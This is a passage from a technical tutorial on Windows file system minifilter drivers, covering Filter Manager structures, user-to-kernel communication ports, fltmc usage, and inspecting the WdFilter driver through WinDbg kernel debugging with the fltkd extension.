- **Iobp:** this member contains a pointer to an **FLT_IO_PARAMETER_BLOCK structure**, which contains the parameters for the I/O operation. .

- **IoStatus:** this member contains a pointer to an **IO_STATUS_BLOCK structure**, which contains status and information for an I/O operation and as mentioned previously, its content can be changed by a preoperation callback or even a postoperation callback.

The **FLT_IO_PARAMETER_BLOCK**, pointed by the **Iobp parameter**, has the following composition:



```
typedef struct _FLT_IO_PARAMETER_BLOCK {
  ULONG          IrpFlags;
  UCHAR          MajorFunction;
  UCHAR          MinorFunction;
  UCHAR          OperationFlags;
  UCHAR          Reserved;
  PFILE_OBJECT   TargetFileObject;
  PFLT_INSTANCE  TargetInstance;
  FLT_PARAMETERS Parameters;
} FLT_IO_PARAMETER_BLOCK, *PFLT_IO_PARAMETER_BLOCK;
```

**[Figure 34] _FLT_CALLBACK_DATA structure**

Certainly readers are more familiar with most the members that make part of this structure and, eventually, I don't need to explain one by one, although there is an explanation on MSDN (Microsoft Learn): https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/fltkernel/ns-fltkernel-_flt_io_parameter_block. Additionally, note the last member is **Parameters**, which is given by a giant union **FLT_PARAMETERS** that is described on: https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/fltkernel/ns-fltkernel-_flt_parameters.


Minifilters are involved in a quite extensive list of activities, and it also can generate and send IRP requests, so during reverse engineering of these types of drivers we can see routines associated with opening, reading, writing and even creating files (**FltReadFile**, **FltWriteFile**, **FltCreateFile** and so on).

At the same line, there is the **support offered by the Filter Manager for communication between the user mode applications and kernel mode (minifilters) through communication ports**, which it is important to control security involved in this communication through applied security descriptors.

Actually, **communication ports** are not buffered, so they are fast, and are used by a bidirectional communication channel. Additionally, they are created by the minifilter drivers that keep listening for any incoming communication and, once the user mode application tries to connect to this port, so the Filter Manager calls the **ConnectNotifyCallback routine** from minifilter driver to handle the connection that is only accepted if the user mode application has the necessary and minimum rights described by the security descriptor.  Furthermore, there are many routines offered by the Filter Manager, which are involved with communication ports such as **FltSendMessage**, **FltCreateCommunicationPor**t, **FltCloseClientPort**, as well as routines available for being used by the user mode application such as **FilterConnectCommunicationPort**, **FilterSendMessage**, **FilterGetMessage**, **FilterSendMessage** and so on. Finally, and for completeness, it is appropriate to highlight that user mode application can interact with minifilter drivers through an extensive series of routines for loading/unloading minifilter drivers (**FltLoad, FltUnload**), enumerating filters (**FilterFindFirst, FilterFindNext**, …), querying information (**FilterGetInformation, FilterGetInstanceInformation**,…) and so on.

Unfortunately, installing a minifilter driver is not so simple as installing a kernel driver, and it is necessary to create an INF file, which is out of the scope of this article.

On Windows system we are able to find out a series of minifilter drivers by running the following commands:



```
C:\>fltmc

Filter Name                     Num Instances    Altitude    Frame
------------------------------  -------------  ------------  -----
bindflt                                 1       409800         0
SysmonDrv                              10       385201         0
wsddfac                                 9       370080         0
WdFilter                               10       328010         0
storqosflt                              0       244000         0
wcifs                                   1       189900         0
CldFlt                                  1       180451         0
FileCrypt                               1       141100         0
luafv                                   1       135000         0
npsvctrig                               1        46000         0
Wof                                     8        40700         0
FileInfo                               10        40500         0
```

**[Figure 35] Minifilter drivers list**

Of course, readers can check the altitude of a driver by checking its respective entry in the Registry. For example, for the **SysmonDrv** we have:

- **Get-ChildItem -Path HKLM:\SYSTEM\CurrentControlSet\Services\SysmonDrv\Instances**

This command can do much more than only listing minifilter drivers as, for example, loading and unloading them (as expected, unloading a minifilter driver call the **FilterUnloadCallback** routine):

- **fltmc load *<filter name>***
- **fltmc unload *<filter name>***

On WinDbg, **minifilter drivers** can be listed using a **debugger extension (fltkd) of the WinDbg**, which offers a series of options such as listing detail information about a given minifilter, getting a list of minifilters, listing volumes and filter manager frames, for example. Before proceeding, and as I don't know whether readers are used to doing it, in this environment I am using two virtual machines (on VMware): the first one running Windows 11 (host) and the second one running Windows 11 (target). In my case, both systems have Windows SDK installed.


**On target:**

- *bcdedit /set {default} DEBUG YES*
- *bcdedit /dbgsettings net hostip:<host ip> port:50100 key:1.2.3.4*
- *bcdedit /dbgsettings*
- *shutdown /r /t 0*

**On host:**

- *windbg -k net:port=50100,key=1.2.3.4*
- *Make sure that symbols are configured:*
    - *File → Symbol File Path: srv*c:\symbols*https://msdl.microsoft.com/download/symbols*
    - *set _NT_SYMBOL_PATH=srv*c:\symbols*https://msdl.microsoft.com/download/symbols (personally, I prefer setting it at Advanced Windows Setting → Environment Variables and creating the _NT_SYMBOL_PATH as explained above)*
- *Debug → Break*


If everything is OK, you should see the WinDbg prompt, and can execute the following:



```
2: kd> .load fltkd
2: kd> !filters

Filter List: ffff880f8ab8b0c0 "Frame 0"
   FLT_FILTER: ffff880f8cc83010 "bindflt" "409800"
      FLT_INSTANCE: ffff880f8fb55010 "bindflt Instance" "409800"
   FLT_FILTER: ffff880f8f845460 "wtd" "385110"
      FLT_INSTANCE: ffff880f8f876010 "WtdFilter Instance" "385110"
      FLT_INSTANCE: ffff880f89ead010 "WtdFilter Instance" "385110"
      FLT_INSTANCE: ffff880f8f149010 "WtdFilter Instance" "385110"
      FLT_INSTANCE: ffff880f8eeeb4a0 "WtdFilter Instance" "385110"
      FLT_INSTANCE: ffff880f8eaef4a0 "WtdFilter Instance" "385110"
   FLT_FILTER: ffff880f8ae9c4d0 "WdFilter" "328010"
      FLT_INSTANCE: ffff880f8afc0620 "WdFilter Instance" "328010"
      FLT_INSTANCE: ffff880f8c5694a0 "WdFilter Instance" "328010"
      FLT_INSTANCE: ffff880f8c2768a0 "WdFilter Instance" "328010"
      FLT_INSTANCE: ffff880f8c3ea620 "WdFilter Instance" "328010"
      FLT_INSTANCE: ffff880f8cc898a0 "WdFilter Instance" "328010"
   FLT_FILTER: ffff880f8e5aabe0 "storqosflt" "244000"
   FLT_FILTER: ffff880f8e5d4010 "wcifs" "189900"
   FLT_FILTER: ffff880f8c55ba30 "CldFlt" "180451"
      FLT_INSTANCE: ffff880f8e6356a0 "CldFlt" "180451"
      FLT_INSTANCE: ffff880f8e6494a0 "CldFlt" "180451"
   FLT_FILTER: ffff880f8e3aeba0 "bfs" "150000"
      FLT_INSTANCE: ffff880f8c3a0b20 "bfs" "150000"
      FLT_INSTANCE: ffff880f8e077ba0 "bfs" "150000"
      FLT_INSTANCE: ffff880f8e066ba0 "bfs" "150000"
      FLT_INSTANCE: ffff880f8e0aaba0 "bfs" "150000"
      FLT_INSTANCE: ffff880f8e099ba0 "bfs" "150000"
      FLT_INSTANCE: ffff880f8e088ba0 "bfs" "150000"
      FLT_INSTANCE: ffff880f8e3d5ba0 "bfs" "150000"
   FLT_FILTER: ffff880f8c03cba0 "FileCrypt" "141100"
   FLT_FILTER: ffff880f8e5de010 "luafv" "135000"
      FLT_INSTANCE: ffff880f8e5e1050 "luafv" "135000"
   FLT_FILTER: ffff880f8cc84010 "UnionFS" "130850"
```

**[Figure 36] Attached minifilter drivers (truncated output)**


We can use **!fltkd.filters** extension command too (it is exactly the same). As in the article from Microsoft, which is related to Windows Defender detection that was previously mentioned at beginning of this text, the Windows Defender Filter (**WdFilter.sys**) is a desirable choice. We can also list its respective **communication ports** by using the same **fltkd extension**. Picking up its object's address from the output above (**FLT_FILTER: ffff880f8ae9c4d0 "WdFilter" "328010"**) by executing the following command:



```
2: kd> !fltkd.portlist 0xffff880f8ae9c4d0

FLT_FILTER: ffff880f8ae9c4d0
   Client Port List         : Mutex (ffff880f8ae9c728) List [ffff880f8ebc1ca0-ffff880f8a1b73f0] mCount=5
      FLT_PORT_OBJECT: ffff880f8ebc1ca0
         FilterLink                : [ffff880f8ebc3360-ffff880f8ae9c760]
         ServerPort                : ffff880f8a8bc6e0
         Cookie                    : ffff880f8a937108
         Lock                      : (ffff880f8ebc1cc8)
         MsgQ                      : (ffff880f8ebc1d00)  NumEntries=0 Enabled
         MessageId                 : 0x0000000000000000
         DisconnectEvent           : (ffff880f8ebc1dd8)
         Disconnected              : FALSE
      FLT_PORT_OBJECT: ffff880f8ebc3360
         FilterLink                : [ffff880f8ebc4be0-ffff880f8ebc1ca0]
         ServerPort                : ffff880f8a8bdb80
         Cookie                    : ffff880f8a937148
         Lock                      : (ffff880f8ebc3388)
         MsgQ                      : (ffff880f8ebc33c0)  NumEntries=4 Enabled
         MessageId                 : 0x0000000000000000
         DisconnectEvent           : (ffff880f8ebc3498)
         Disconnected              : FALSE
      FLT_PORT_OBJECT: ffff880f8ebc4be0
         FilterLink                : [ffff880f8a1ba270-ffff880f8ebc3360]
         ServerPort                : ffff880f8a8bdad0
         Cookie                    : ffff880f8a937138
         Lock                      : (ffff880f8ebc4c08)
         MsgQ                      : (ffff880f8ebc4c40)  NumEntries=8 Enabled
         MessageId                 : 0x0000000000000000
         DisconnectEvent           : (ffff880f8ebc4d18)
         Disconnected              : FALSE
      FLT_PORT_OBJECT: ffff880f8a1ba270
         FilterLink                : [ffff880f8a1b73f0-ffff880f8ebc4be0]
         ServerPort                : ffff880f8a8bdfa0
         Cookie                    : ffff880f8a937118
         Lock                      : (ffff880f8a1ba298)
         MsgQ                      : (ffff880f8a1ba2d0)  NumEntries=8 Enabled
         MessageId                 : 0x0000000000000c2d
         DisconnectEvent           : (ffff880f8a1ba3a8)
         Disconnected              : FALSE
      FLT_PORT_OBJECT: ffff880f8a1b73f0
         FilterLink                : [ffff880f8ae9c760-ffff880f8a1ba270]
         ServerPort                : ffff880f8a8bdd90
         Cookie                    : ffff880f8a937128
         Lock                      : (ffff880f8a1b7418)
         MsgQ                      : (ffff880f8a1b7450)  NumEntries=2 Enabled
         MessageId                 : 0x000000000000003b
         DisconnectEvent           : (ffff880f8a1b7528)
         Disconnected              : FALSE
```

**[Figure 37] Retrieving a minifilter communication port**

As listed on **Figure 37**, there are only five minifilter driver's communication ports associated to the **WdFilter minifilter**. If we need to collect further details about the minifilter driver itself then execute:



```
2: kd> !fltkd.filter ffff880f8ae9c4d0

FLT_FILTER: ffff880f8ae9c4d0 "WdFilter" "328010"
   FLT_OBJECT: ffff880f8ae9c4d0  [02000000] Filter
      RundownRef               : 0x0000000000004138 (8348)
      PointerCount             : 0x00000006
      PrimaryLink              : [ffff880f8e5aabf0-ffff880f8f845470]
   Frame                    : ffff880f8ab8b010 "Frame 0"
   Flags                    : [000000f2] FilteringInitiated BackedByPagefile SupportsDaxVolume
   DriverObject             : ffff880f8ab10ca0
   FilterLink               : [ffff880f8e5aabf0-ffff880f8f845470]
   PreVolumeMount           : 0000000000000000  (null)
   PostVolumeMount          : fffff8071ac448f0  WdFilter+0x48f0
   FilterUnload             : fffff8071ac75270  WdFilter+0x35270
   InstanceSetup            : fffff8071ac755a0  WdFilter+0x355a0
   InstanceQueryTeardown    : fffff8071ac75790  WdFilter+0x35790
   InstanceTeardownStart    : 0000000000000000  (null)
   InstanceTeardownComplete : fffff8071ac757f0  WdFilter+0x357f0
   ActiveOpens              : (ffff880f8ae9c688)  mCount=0
   Communication Port List  : (ffff880f8ae9c6d8)  mCount=5
   Client Port List         : (ffff880f8ae9c728)  mCount=5
   VerifierExtension        : 0000000000000000
   Operations               : ffff880f8ae9c788
   OldDriverUnload          : 0000000000000000  (null)
   SupportedContexts        : (ffff880f8ae9c600)
      VolumeContexts           : (ffff880f8ae9c600)
      InstanceContexts         : (ffff880f8ae9c608)
         ALLOCATE_CONTEXT_NODE: ffff880f8ae9c960 "WdFilter" [01] LookasideList (size=464)
      FileContexts             : (ffff880f8ae9c610)
      StreamContexts           : (ffff880f8ae9c618)
         ALLOCATE_CONTEXT_NODE: ffff880f8ae9caa0 "WdFilter" [01] LookasideList (size=640)
      StreamHandleContexts     : (ffff880f8ae9c620)
         ALLOCATE_CONTEXT_NODE: ffff880f8ae9cbe0 "WdFilter" [01] LookasideList (size=416)
      TransactionContext       : (ffff880f8ae9c628)
         ALLOCATE_CONTEXT_NODE: ffff880f8ae9cd20 "WdFilter" [01] LookasideList (size=176)
      (null)                   : (ffff880f8ae9c630)
         ALLOCATE_CONTEXT_NODE: ffff880f8ae9ce60 "WdFilter" [01] LookasideList (size=8)
   InstanceList             : (ffff880f8ae9c538)
      FLT_INSTANCE: ffff880f8afc0620 "WdFilter Instance" "328010"
      FLT_INSTANCE: ffff880f8c5694a0 "WdFilter Instance" "328010"
      FLT_INSTANCE: ffff880f8c2768a0 "WdFilter Instance" "328010"
      FLT_INSTANCE: ffff880f8c3ea620 "WdFilter Instance" "328010"
      FLT_INSTANCE: ffff880f8cc898a0 "WdFilter Instance" "328010"
```

**[Figure 38]  Retrieving details about a minifilter communication**


The output shows us valuable information about the minifilter drivers, including the **Communication Port List**. If readers have any issue with symbols, check whether the symbols path is correctly configured and force them loading: **.reload /f** command.

If we pay attention to details, we will be able to realize other terms that we have not commented yet:

- **volume:** a filesystem filter driver, following the minifilter model or the legacy file system filter model), can also perform I/O operations on one or more file system volumes as logging, I/O filtering, modifying or monitoring (as explained previously, and based on the definition from Microsoft MSDN). A filter device object must be created (**IoCreateDevice function**) and attached to a filter driver stack by calling **IoAttachDeviceToStackSafe function**.

- **context:** it is a structure that can be associated to the filter manager object and used to save and pass information (the context) about an object. This structure is defined by the minifilter driver itself, and there can be contexts associated to volumes, files, instances, transactions, stream handles (file objects) and streams. Readers could be interested in knowing that functions such as **FltAllocateContext** (to create contexts), **FltRegisterFilte**r (registering contexts), **FltSetFileContext** | **FltSetInstanceContext** | **FltSetStreamContext** | **FltSetVolumeContext** | **FltSetTransactionContext** (setting contexts) and other ones associated to context's manipulation. Additionally, there is an interesting example (code) demonstrating how to do it that is available on: 